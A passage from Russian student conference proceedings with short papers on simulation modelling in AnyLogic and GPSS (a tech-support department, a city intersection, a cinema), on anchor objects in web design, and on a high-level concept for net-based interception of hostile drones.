4. Кондратенко С.В., Кузьменко А.А., Спасенников В.В. Методология оценки деятельности операторов в человеко-машинных системах. Вестник Брянского государственного технического университета. 2017. № 1 (54). С. 261-270.

5. Казаков П.В. Генетические алгоритмы многокритериальной оптимизации. обзор. Информационные технологии. 2011. № 10. С. 2-8.

Материал поступил в редколлегию 20.04.2024

УДК 004.9; 005

Модуль имитационного моделирования работы отдела технической поддержки на предприятии

Терехов Егор Сергеевич (ст.гр. О-20-ИСТ-итпк-Б)

Работа выполнена под руководством доцента кафедры «Компьютерные технологии и системы», Казакова Юрия Михайловича (kum2000@yandex.ru)

Аннотация. Использование имитационного моделирования позволяет повысить качество проектируемых объектов или процессов и снизить время на их разработку. Использование современных сред моделирования значительно упрощает этот процесс.

Ключевые слова: модерирование, процессная диаграмма, анализ, интерфейс, графическая модель.

Большое внимание в настоящее время уделяется проблеме при планировании бизнеса, связанной с изменением ситуации на рынке товаров и услуг. Применение имитационного моделирования позволяет оперативно решать возникающие проблемы, снижать различные издержки. Имитационное моделирование позволяет провести анализ рынка на вносимые изменения и исходя из полученных результатов спрогнозировать свои действия.

Была разработана имитационная модель, которая предоставляет возможность анализа различных аспектов работы отдела технической поддержки, включая управление потоком посетителей, вместимость залов, время обслуживания, число обслуженных и не обслуженных клиентов, а также временные параметры.

Она включает в себя возможности моделирования управления потоком посетителей, определения вместимости залов, управлением количества персонала, оценки обслуженных и ушедших клиентов.

Модель отдела разработана в среде AnyLogic и обеспечивает следующие основные функциональности:

- Управление потоком посетителей.
- Оценка вместимости залов.
- Учет временных параметров.
- Управление количеством работающего персонала.
- Планирование времени работы

Модель отдела технической поддержки, разработана в среде AnyLogic, с использованием пуассоновского потока и процессных диаграмм, что предоставляет дополнительные возможности для более точного и реалистичного отражения динамики посещаемости и временных интервалов.

Процессная диаграмма представляет собой визуальное представление последовательности действий, этапов или процессов в системе.

На Рисунок 1 представлена процессная диаграмма, разработанная в рамках данной работы в среде AnyLogic.




Рисунок 1 – Процессная диаграмма модели отдела

Перед началом эксперимента пользователю дается возможность настроить входные параметры имитационной модели. Пользователь может изменять коэффициент количества прибывших клиентов, время, которое мастера тратят на чистку, диагностику и ремонт техники. На рисунках 2-4 показаны окна модели, на которых находятся входные параметры.




Рисунок2 – Выставление количества времени на каждую услугу

В целях визуализации и упрощения понимания процессов, проходящих в рамках эксперимента, было построено 2D- представление имитационной модели.

В 2D-моделировании создаётся графическая модель на плоской панели, используя блоки и элементы, чтобы представить процессы и взаимодействие объектов в системе. Это удобно для быстрого создания и анализа моделей, особенно если пространственные аспекты не являются ключевыми.

Рисунок3 – Настройка работы каждого вида услуг

После выполнения модели в AnyLogic можно провести анализ результатов, включая визуализацию статистики и графиков для оценки эффективности системы.

В процессе моделирования, модель работает, пользователь может “мониторить” статистику и результаты сразу. AnyLogic предоставляет возможность динамически выводить информацию, используя таблицы, графики и другие инструменты в режиме реального времени (Рисунок4).




Рисунок 4 – Мониторинг работы модели

При “прогонах” модели изменялись такие параметры, как: коэффициент появления клиентов, время которое мастер тратит на диагностику, чистку и ремонт ПК в минутах. Выходные параметры при этом выводятся в таблицу.

Таблица 1 – Результаты проведенных экспериментов

Название показателя	Экспер имент №1	Экспер имент №2	Экспер имент №3	Экспер имент №4	Экспер имент №5
Пришло всего	38	38	66	66	172
Ушло с положительным результатом	34	37	50	60	58

Название показателя	Экспер имент №1	Экспер имент №2	Экспер имент №3	Экспер имент №4	Экспер имент №5
Ушло с отрицательным результатом	4	2	16	6	114
Среднее время ожидания	15,5	11.2	18,9	10,2	23
Сколько мастеров было задействовано	4	4	4	3	4
Первый мастер Σ клиентов	14	15	24	29	60
Второй мастер Σ клиентов	10	11	17	22	46
Третий мастер Σ клиентов	8	7	16	15	41
Четвертый мастер Σ клиентов	6	5	9	0	25
Первый мастер обслужил	12	13	17	25	21
Первый мастер не успел	2	2	7	4	39
Второй мастер обслужил	9	11	14	20	16
Второй мастер не успел	1	0	3	2	20
Третий мастер обслужил	8	7	12	15	15
Третий мастер не успел	0	0	4	0	26
Четвертый мастер обслужил	6	5	7	0	9
Четвертый мастер не успел	0	0	2	0	16

В результате разработки модуля имитационного моделирования работы отдела технической поддержки на предприятии в среде AnyLogic» была создана модель работы ОТП, которая позволяет имитировать его работу и анализировать эффективность процессов.

В процессе исследования были рассмотрены различные аспекты функционирования ОТП, включая интенсивность потока посетителей, загруженность мастеров. Разработка собственной модели в AnyLogic позволили выявить ключевые моменты, влияющие на работу ОТП, и предложить конкретные улучшения - определения табельного расписания работы мастеров для более эффективного управления потоком посетителей и сглаживания нагрузки на отдел.

Список источников

1. Боев, В.Д. Исследование адекватности GPSS World и AnyLogic при моделировании дискретно-событийных процессов: Монография / В.Д. Боев.— СПб.: ВАС, 2011. — 404 с.
2. Кузьменко А.А. Технология трехмерного моделирования и текстурирования объектов в Blender 3d и 3d Max : Учебное пособие / А. А. Кузьменко, А. Д. Гладченков, В. А. Шкаберин [и др.]. – Москва : Общество с ограниченной ответственностью "ФЛИНТА", 2019. – 142 с. – ISBN 978-5-9765-4216-7.
3. Поиск оптимальных технологических процессов с использованием алгоритмов эвристического поиска / Ю. А. Леонов, Е. А. Леонов, А. С. Зуева, А. С. Сазонова // Вестник Брянского государственного технического университета. – 2017. – № 4(57). – С. 122-127. – DOI 10.12737/article_5a02fa07c12da0.87522967.
4. Модели и методы анализа проектных решений : Лабораторный практикум / М. В. Терехов, В. А. Шкаберин, Л. Б. Филиппова [и др.]. – Москва : Общество с ограниченной ответственностью "ФЛИНТА", 2018. – 147 с. – ISBN 978-5-9765-4023-1.
5. Кондратенко С.В., Спасенников В.В. Методы анализа и моделирования деятельности операторов в процессе эргономического обеспечения разработки и эксплуатации человеко-машинных комплексов. Вестник Брянского государственного технического университета. 2015. № 1 (45). С. 87-94.

Материал поступил в редколлегию 20.04.2024

УДК 004.8

Разработка системы защиты движущихся колонн от атак БПЛА противника

Терехов Егор Сергеевич (ст.гр.20-ИСТ-итпк-Б)

Работа выполнена под руководством доцента кафедры «Компьютерные технологии и системы», Малахова Юрия Антоновича (yumat55@yandex.ru)

Аннотация. Данная работа посвящена разработке эффективного способа борьбы с беспилотными летательными аппаратами гражданского типа (далее - БПЛА), которые могут представлять угрозу для безопасности и конфиденциальности. Сделана попытка разработать систему, способную обнаруживать, классифицировать и защищать от таких БПЛА.

Ключевые слова: БПЛА, средства защиты, радиообнаружение, РЛС, LIDAR, перехват.

БПЛА, известные также как дроны (от англ. drones), становятся все более доступными для частных лиц, что приводит к увеличению их использования

широкой публикой. Несмотря на то, что коммерческое и личное использование дронов кажется безопасным, оно может представлять множество опасностей в случае ненадлежащей эксплуатации.

Данные опасности могут затронуть как авиацию, так и частную и государственную собственность. Кроме того, дроны могут быть использованы для террористических и преступных действий, затрагивая коммерческую, образовательную, государственные и другие структуры.

Один из подходов к решению этой проблемы - применение систем, которые используют радиочастотное обнаружение (радары). Однако, они не всегда способны обеспечить надлежащий уровень обнаружения и идентификации малых БПЛА из-за их способности летать на различных высотах и скоростях. Более точные результаты обнаружения могут быть достигнуты с применением LIDAR, которые используют свет для обнаружения, идентификации и определения дальности до объекта.

Предлагаемая разработанная система состоит из следующих элементов:

- Система обнаружения и захвата цели - с помощью РЛС и LIDAR[1];
- Система классификации цели, которая определяет тип летального аппарата по исходящему от него радиосигналу, а также с помощью полученного от LIDAR изображения БПЛА[1];
- Система противодействия – состоит из БПЛА перехватчика[2], на котором установлена сеть-ловушка, приводящаяся в рабочее положение с помощью механизма сброса[3], и крюками, которые выполняют роль балласта и обладают дополнительной противодействующей способностью.

Возможны следующие два варианта реализации рассматриваемой системы: 1). Стационарный вариант. Система устанавливается на поворотном механизме в области, в которой необходимо обеспечить безопасность воздушного пространства; 2). Мобильный вариант. Система устанавливается на автотранспорт, либо интегрируется в уже существующий комплекс, например, Панцирь-С1.

Предлагаемая система включает ряд основных этапов работы. При этом пошаговое описание принципа работы системы представлено на рисунке 1.




Рисунок 1 - Пошаговое описание принципа работы системы.

Данная система позволяет расширить уже существующие варианты решения проблемы защиты воздушного пространства от БПЛА.

Рассмотрим следующие преимущества предлагаемой системы защиты от атак БПЛА:

Во-первых – использование системы обходится дешевле, чем противодействие БПЛА с использованием ЗУР (зенитных управляемых ракет);

Во-вторых – система эффективнее противодействует БПЛА по сравнению со стрелковым оружием, которое используется в защищаемой зоне воздушного пространства;

В-третьих – перехваченные БПЛА можно использовать повторно после доработки, чего не может позволить ни один из описанных выше методов;

В-четвертых – по сравнению с ручными комплексами противодействия БПЛА, разработанная система является более эффективной и безопасной.

Разработанная система обеспечивает эффективный способ для борьбы с БПЛА. Она позволяет перехватывать БПЛА противника с помощью сети, что позволит использовать их для своих целей, а также сократит затраты средств на противодействие.

Список источников

1. Патент №2746090, Система и способ защиты от беспилотных летательных аппаратов в воздушном пространстве населенного пункта // ФИПС. 2019. №3 (87).
2. Патент №2723203, Многоцелевой БПЛА-перехватчик// ФИПС 2020. URL:<https://fips.ru/iiss/document.xhtml?facesredirect=true&id=7880563de0f87d0d5fb23ff0c4d71283>
3. Патент №218367. Механизм сброса с дрона сыпучих материалов и твёрдых предметов // ФИПС. 2021.
4. Рытов М.Ю., Мегаев К.А., Еременко С.В. Теоретические основы управления обменом данными в среде корпоративного портала промышленного предприятия. Брянск, 2014.
5. Аверченков В.И., Рытов М.Ю. Организационная защита информации. учебное пособие для вузов / Брянск, 2005.

Материал поступил в редколлегию 20.04.2024

УДК 004.92

Якорные объекты в веб-дизайне

Фомина Мария Дмитриевна (ст.гр.21-ИСТ-истд-Б)

Работа выполнена под руководством доцента кафедры «Компьютерные технологии и системы», Филипповой Людмилы Борисовны (libv88@mail.ru)

Аннотация. Якорные точки — это визуальные элементы на странице, расположенные определенным образом. Также подобным образом можно выделить отдельный объект, расположив его в "правильном" месте. Якоря в первую секунду просмотра страницы "цепляют" взгляд, формируя начальное восприятие и помогая человеку быстро найти необходимую информацию и понять ее. В качестве якорей выступают иллюстрации, логотипы, фактоиды, пиктограммы, заголовки, контентная часть бирки, фотографии, графика и другие элементы.

Ключевые слова: акценты, композиция, теория близости, центр.

Якорные объекты — это самые заметные и акцентные объекты дизайна, по сути его точки фокуса. Именно за них первым делом цепляется взгляд пользователя, когда он впервые открывает страницу сайта или видит рекламный баннер. То есть эти «якоря» формируют визуальное восприятие: они должны не просто привлечь внимание, но и уравновесить разнообразие всех элементов дизайна.

Якорными объектами могут быть разные элементы в зависимости от контекста:

1. Изображения

Самый распространенный пример: крупные, яркие, необычные, они в первую очередь привлекают взгляд пользователей.

2. Цветовые акценты

Контрасты в использованных цветах всегда привлекают внимание человека.

3. Анимация

Движение создает сильный и заметный визуальный эффект.

4. Типографика

Заголовки или ключевые слова для выделений на которых используются увеличенный кегль, полужирное или жирное начертание, акцентный шрифт.

5. Кнопки

Кнопки могут обладать сразу несколькими характеристиками «якорей»: быть цветными или анимированными, нарушать композицию и иметь собственный стиль.

Какую пользу несут за собой якорные точки?

Во-первых, улучшение навигации: якоря позволяют создать логическую структуру и направить внимание пользователя на наиболее важные элементы интерфейса. Они могут служить ориентирами при скроллинге страницы или взаимодействии с навигационными меню, помогая пользователям быстро и легко находить нужную информацию.

Во-вторых, создание визуальной иерархии: якоря могут использоваться для создания визуальной иерархии и управления восприятием пользователей. Они помогают выделить ключевые элементы или информацию, устанавливая их визуальный приоритет и привлекая больше внимания.

В-третьих, Создание эмоциональной связи. Грамотно подобранные и стильно оформленные якоря могут вызывать интерес, вдохновение и положительные эмоции, что способствует улучшению пользовательского опыта и выводу бренда на новый уровень.

В-четвертых, повышение вовлеченности и внимания: якоря используются для привлечения и удержания внимания пользователей. Они могут быть использованы для презентации акций, предложений или других важных сообщений, что способствует повышению вовлеченности и реакции пользователей.

В-пятых, создание эмоциональной связи. Грамотно подобранные и стильно оформленные якоря могут вызывать интерес, вдохновение и положительные эмоции, что способствует улучшению пользовательского опыта и выводу бренда на новый уровень.

В-шестых, усиление брендовой идентичности: якоря могут быть интегрированы в дизайн таким образом, чтобы отражать уникальные черты и характеристики бренда. Они могут использовать цвета, элементы логотипа или другие характерные элементы для усиления брендовой идентичности и создания сильной визуальной связи с пользователем.

Главные правила при работе с якорными объектами: первым делом взгляд пользователя "цепляется" за картинку, затем - за крупный заголовок, после - за логотип, цифры и знаки. Текстовый контент считается самым нейтральным. Если

в якорном блоке, размещенным по правилам, присутствуют другие элементы, их должен обязательно отделять "воздух". Иногда якорь может отступить от края блока, но тяготение к нему должно быть выраженным.

Композиция в дизайне — это гармоничное расположение элементов и объектов в рамках формата. Все элементы дизайна должны восприниматься как общее целое и составлять единую картину.

Одним из основных принципов композиции является визуальный баланс, он отвечает за правильное и удобное восприятие расположенных элементов в дизайне. Якорные объекты помогают достичь баланса в композиции, образуя иерархию и воздействуя на человеческий мозг. Такого эффекта можно добиться двумя способами:

1. Якоря привязаны к углам экрана или его центру. Данный способ подходит для работы с точечными объектами. Важным условием размещения якорных объектов является присутствие "воздуха", то есть визуального отделения от других элементов. Такой эффект достигается организацией пустого пространства вокруг якоря или размещением объектов с уменьшенной плотностью (меньший размер букв, осветленный цвет, тонкое начертание и т. п.).

2. Если у нас предполагается один важный элемент, то желательно вписать его в центр прямоугольника. Основной фокус сосредоточен в центре экрана. При этом элементы навигации не отвлекают внимание от главного контента.

Якорные объекты становятся визуальными путеводителями в дизайне, они направляют пользователя и делают его взаимодействие с веб-сайтом более понятным и приятным. Они помогают организовать информацию, управлять вниманием пользователей, создавать визуальную иерархию и усиливать брендовую идентичность.

Список источников

1. Филиппова Л.Б., Филиппов Р.А., Кузьменко А.А. Применение технологий визуализации игрового контента при создании обучающей игры-Тула: Известия Тульского государственного университета. Технические науки. - 2022. - № 7. - С. 123-132

2. ТЕХНОЛОГИЯ ТРЕХМЕРНОГО МОДЕЛИРОВАНИЯ В BLENDER 3D: учебное пособие / Кузьменко А.А., Гладченков А.Д., Филиппова Л.Б., Рак Е.В., Леонов Е.А., Терехов М.В., Сазонова А.С. – Москва: Общество с ограниченной ответственностью "ФЛИНТА", 2018. – 79 с.

3. Городецкая С.В. Основы композиции в графическом дизайне : учебное пособие для СПО / Городецкая С.В., Аверкин Ю.А., Аверкина К.А.. — Москва, Саратов : Профобразование, Ай Пи Ар Медиа, 2024. — 163 с. — ISBN 978-5-4488-1727-4, 978-5-4497-2513-4. — Текст : электронный // Цифровой образовательный ресурс IPR SMART : [сайт]. — URL: <https://www.iprbookshop.ru/134535.html> (дата обращения: 15.04.2024). — Режим доступа: для авторизир. пользователей

4. Основы композиции в веб-дизайне: учебное пособие /Сазонова А.С., Филиппова Л.Б., Филиппов Р.А., Кузьменко А.А., Леонов Ю.А. – Курск: Закрытое акционерное общество "Университетская книга", 2023 – 99 с.

5. Кузьменко, А. А. Психолого-педагогические основы реализации компетентностного подхода при формировании профессиональных компетенций будущих эргономистов-дизайнеров / А. А. Кузьменко, В. В. Спасенников // Педагогика и психология : сборник статей по материалам I международной заочной научно-практической конференции. Том № 1 (1) : Общество с ограниченной ответственностью "Международный центр науки и образования", 2016. – С. 24-34.

Материал поступил в редколлегию 20.04.2024

УДК 004.94

Разработка имитационной модели движения транспорта и пешеходов на перекрестке с помощью ANYLOGIC

Фролов Артем Андреевич (ст.гр.О-22-ИСТ-вд-М)

Работа выполнена под руководством доцента кафедры «Компьютерные технологии и системы», Сазоновой Анны Сергеевны (asazonova@list.ru)

Аннотация. Данная статья посвящена разработке и построению агентной модели в Anylogic, отображающей движение транспорта и пешеходов на пересечении ул. Красноармейской и просп. Ленина в городе Брянске. Созданная модель в точности передает работу реального светофора, и событий, которые происходят в реальности на указанном участке дороги, применение данной модели позволит реально оценить события, происходящие на дороге и дать рекомендации по их оптимизации.

Ключевые слова: имитационное моделирование, пешеходный переход, перекресток, дорожное движение

Целью работы является определение наилучшего варианта организации движения на определенном участке дороги с помощью регулирования светофорного режима.

Объектом исследования является моделирование систем дорожного движения с использованием библиотеки дорожного движения.

Используя библиотеку дорожного движения и пешеходную библиотеку AnyLogic, была спроектирована и построена модель пересечения ул. Красноармейской и просп. Ленина городе Брянске, для того чтобы определить наиболее эффективные настройки светофором на заданном участке дороги.

Для примера использовался гибридный спутниковый снимок местности (Рисунок 1). Для удобства он был немного изменен в масштабах.



Рисунок 9. Моделируемый перекресток

Для отрисовки дорожной части модели использовался инструмент «Дорога». Поверх снимка, как на нем расположена дорожное полотно, также накладываем наши элементы. Помимо самих дорог, также задаются другие значения выбранного участка дороги: направление движения, стоп-линия, количество рядов и т.д. (Рисунок2). Отдельно также задаются перекрестки.



Рисунок 10. Сегмент проектируемой дороги

С помощью библиотеки дорожного движения необходимо создать логику светофоров и передвижения машин как показано на рисунке ниже (Рисунок 3).




Рисунок 11. Схема светофорной регулировки для машин

Для создания схемы были использованы следующие блоки:

- CarSource: создает автомобили и размещает на указанное место (например, на парковку или определенную дорогу).
- CarMoveTo: управляет движением автомобиля блок, который управляет движением автомобиля. В этом блоке машина рассчитывает свой путь от

начальной точки до конечной и едет по указанному маршруту. Конечной точкой может являться, как и сама дорога или определенное место (парковка, остановка).

- CarDispose: удаляет машины из модели.

Таким образом, CarSource выступает в роли начальной точки автомобильной диаграммы процесса, откуда автомобили начинают свой путь, в блоке CarMoveTo происходит движение этого автомобиля, а CarDispose – конечная точка.

Для создания пешеходной хоны необходимо выделить область, в которой эти пешеходы будут находиться. После чего необходимо настроить модель с помощью блоков пешеходной библиотеки AnyLogic (Рисунок 4).





Рисунок 12 Схема регулируемого пешеходного перехода

- PedSource: отвечает за создание пешеходов. Можно задать интенсивность, число генераций и количество людей за одну генерацию.
- PedSink: отвечает за удаление пешеходов.
- PedGoTO: осуществляет «переход», т.е. созданные пешеходы переходят в указанную им точку. Точка задается в виде непосредственно точки, линии или даже областью.
- PedAreaDescriptor: создает область, в которой на пешеходов накладываются правила в виде ограничения скорости.

Для контроля движения транспорта и пешеходов на перекрестке планируется установить три светофора. Для моделирования их работы будет использоваться блок Traffic Light, который может быть настроен для регулировки движения как транспорта, так и пешеходов. Traffic Light работает самостоятельно и может быть установлен в любом нужном месте на модели. Для правильной работы светофоров необходимо настроить их свойства, указав, на что будет реагировать каждый светофор. На перекрестке будет использоваться технология "соединителей полос перекрестка". После указания нужной опции, предоставляется возможность настроить фазы светофора, т.е. задать его режим работы.

При запуске модели, светофоры будут работать в привычном для нас виде: в зависимости от прошедшего времени, светофоры будут изменять свой цвет, тем самым заставляя водителей уступить дорогу пешеходам или наоборот.

После моделирования дорожной сети производилось тестирование, в ходе которого изменялись различные параметры, чтобы оценить их влияние на трафик. Один из параметров, который был изменен, - это выбор конкретного маршрута для автомобилей. Если все автомобили выбирают один и тот же маршрут, это приводит к образованию пробок. Другим параметром, который был исследован, была длительность цикла светофора. Если время зеленого сигнала для автомобилей на популярном участке дороги слишком короткое, это также может вызвать проблемы с трафиком. Третьим параметром является «интенсивность появления машин». Мы видим, что при увеличении интенсивности появления автомобилей вниз по улице Красноармейской



образуется затор (Рисунок5).

Рисунок 5. Пробки на перекрестке

Используя моделирование дорожных сетей, можно провести оценку и сравнение различных вариантов организации движения автомобилей и пешеходов, а также определить оптимальное расположение дорожной инфраструктуры и работу светофоров. С помощью AnyLogic и его библиотек дорожного и пешеходного движения была разработана качественная модель дорожного участка с 3D-анимацией и моделью движения транспорта и пешеходов, что не требовало больших затрат времени и ресурсов.

Список источников

1. Прогнозирование живучести мультисервисной корпоративной сети связи / Ф. Ю. Лозбинев, А. С. Сазонова, А. А. Тищенко, Ю. А. Леонов // Вестник Брянского государственного технического университета. – 2017. – № 4(57). – С. 144-150. – DOI 10.12737/article_5a02fa0a228246.77699663. – EDN ZRQHGN.
2. Sazonova, A. S. Calculation of a Complex Indicator of the Innovation Potential / A. S. Sazonova, A. A. Kuzmenko, M. V. Terekhov // IOP Conference Series: Materials Science and Engineering : International Science and Technology Conference "FarEastCon 2019", Vladivostok, 01–04 октября 2019 года. Vol. 753, 4, Chapter 3. – Vladivostok: Institute of Physics Publishing, 2020. – P. 042028. – DOI 10.1088/1757-899X/753/4/042028. – EDN UVCPYJ.

3. Кузьменко А.А. Технология трехмерного моделирования и текстурирования объектов в Blender 3d и 3d Max : Учебное пособие / А. А. Кузьменко, А. Д. Гладченков, В. А. Шкаберин [и др.]. – Москва : Общество с ограниченной ответственностью "ФЛИНТА", 2019. – 142 с. – ISBN 978-5-9765-4216-7.

4. Погорелов Д.Ю. Компьютерное моделирование динамики технических систем с использованием программного комплекса "универсальный механизм". Вестник компьютерных и информационных технологий. 2005. № 4 (10). С. 27-34.

5. Аверченков В.И. Эволюционное моделирование и его применение. Брянск, 2009.

Материал поступил в редколлегию 20.04.2024

УДК 004

Разработка модели работы кинотеатра в среде имитационного моделирования

Хорев Валерий Александрович (ст.гр.20-ИСТ-итпк-Б)

Работа выполнена под руководством доцента кафедры «компьютерные технологии и системы», Тищенко Анастасии Анатольевны (karkic@yandex.ru)

Аннотация. Проведенный анализ позволил выявить проблемные места в работе кинотеатра и предложить возможные пути их решения. Использование имитационного моделирования позволяет экономить время и деньги, которые могут быть затрачены на предварительное тестирование различных стратегий работы кинотеатра в реальной жизни.

Ключевые слова: имитационное моделирование, математическая модель

Одним из наиболее эффективных и распространенных языков моделирования сложных дискретных систем является в настоящее время язык GPSS. Он может быть с наибольшим успехом использован для моделирования систем, формализуемых в виде систем массового обслуживания. В качестве объектов языка используются аналоги таких стандартных компонентов СМО, как заявки, обслуживающие приборы, очереди и т.п. Достаточный набор подобных компонентов позволяет конструировать сложные имитационные модели, сохраняя привычную терминологию СМО.

Программа, моделирующая процесс работы кинотеатра, будет состоять из следующих сегментов: «сегмент обслуживания посетителей» и «сегмент таймера для сеансов». В первом сегменте будут описаны исходные данные модели. Также первый сегмент программы предназначен для обслуживания посетителей и контроля наличия билетов на каждый из сеансов в каждый из залов. Второй

сегмент отвечает за учет времени и переключение сеансов, а также за освобождение залов после сеансов.

Остановимся на описании математической модели, исходных данных и допущений, применяемых при имитационном моделировании. Кинотеатр имеет 6 кинозалов и кассу с 4 кассирами. Кинотеатр открывается в 9-30 и после 30 минут подготовки проводит по 6 сеансов в каждом зале за день. Показатели вместимости залов распределены. В кинотеатр приходят посетители двух типов, первый тип - заранее забронировавшие и купившие места и второй тип – покупающие билет в кассе.

Если при бронировании зал на выбранный сеанс уже заполнен, то посетитель выбирает другой сеанс или кладет трубку с вероятностью, зависящей от оставшихся сеансов на день. Если посетитель выбравший сеанс и зал лично, обнаруживает что все билеты проданы то он выбирает следующий сеанс пока не найдет свободные места на день. При отсутствии мест вообще он уходит без покупки билетов. Кассиру требуется 5 ± 2 минуты на оформление билета, а посетителю на поиск сеанса 1 минута. В кинотеатре показывают 7 фильмов, которые распределяются случайным образом по залам

При прогонах модели изменялись два параметра – временной поток посетителей всех типов и интенсивность потока посетителей. Результаты выходных характеристик при изменении временного потока для 1-го типа представлены в разработке. Период моделирования – 4 недели.

Моделирование показало, что увеличение временного потока для первого типа сопровождается снижением выручки и количества проданных билетов. Однако при увеличении временного потока коэффициент загрузки кассиров также снижается, что может говорить о необходимости уменьшения числа кассиров во время низких нагрузок. В целом, необходимо балансировать временной поток с количеством кассиров и ценой билетов, чтобы достигнуть наилучшего баланса между выручкой и удовлетворением потребностей посетителей.

Таким образом, проведенное исследование показало эффективность использования имитационного моделирования для анализа работы кинотеатра. С помощью разработанной модели в среде GPSS были проанализированы основные характеристики работы кинотеатра, такие как: временной поток для 1-го и для 2-го типа посетителей, поток посетителей, выручка, проданное количество билетов и загруженность кассиров.

Проведенный анализ позволил выявить проблемные места в работе кинотеатра и предложить возможные пути их решения. Использование имитационного моделирования позволяет экономить время и деньги, которые могут быть затрачены на предварительное тестирование различных стратегий работы кинотеатра в реальной жизни. Таким образом, данное исследование имеет практическое применение и может быть использовано при проектировании новых кинотеатров или при оптимизации работы существующих.

Список источников

1. Объекты языка имитационного моделирования: [Электронный ресурс]. URL: https://books.4nmv.ru/books/modelirovanie_sistem_instrumentalnye_sredstva_gpss_world_3642706.pdf
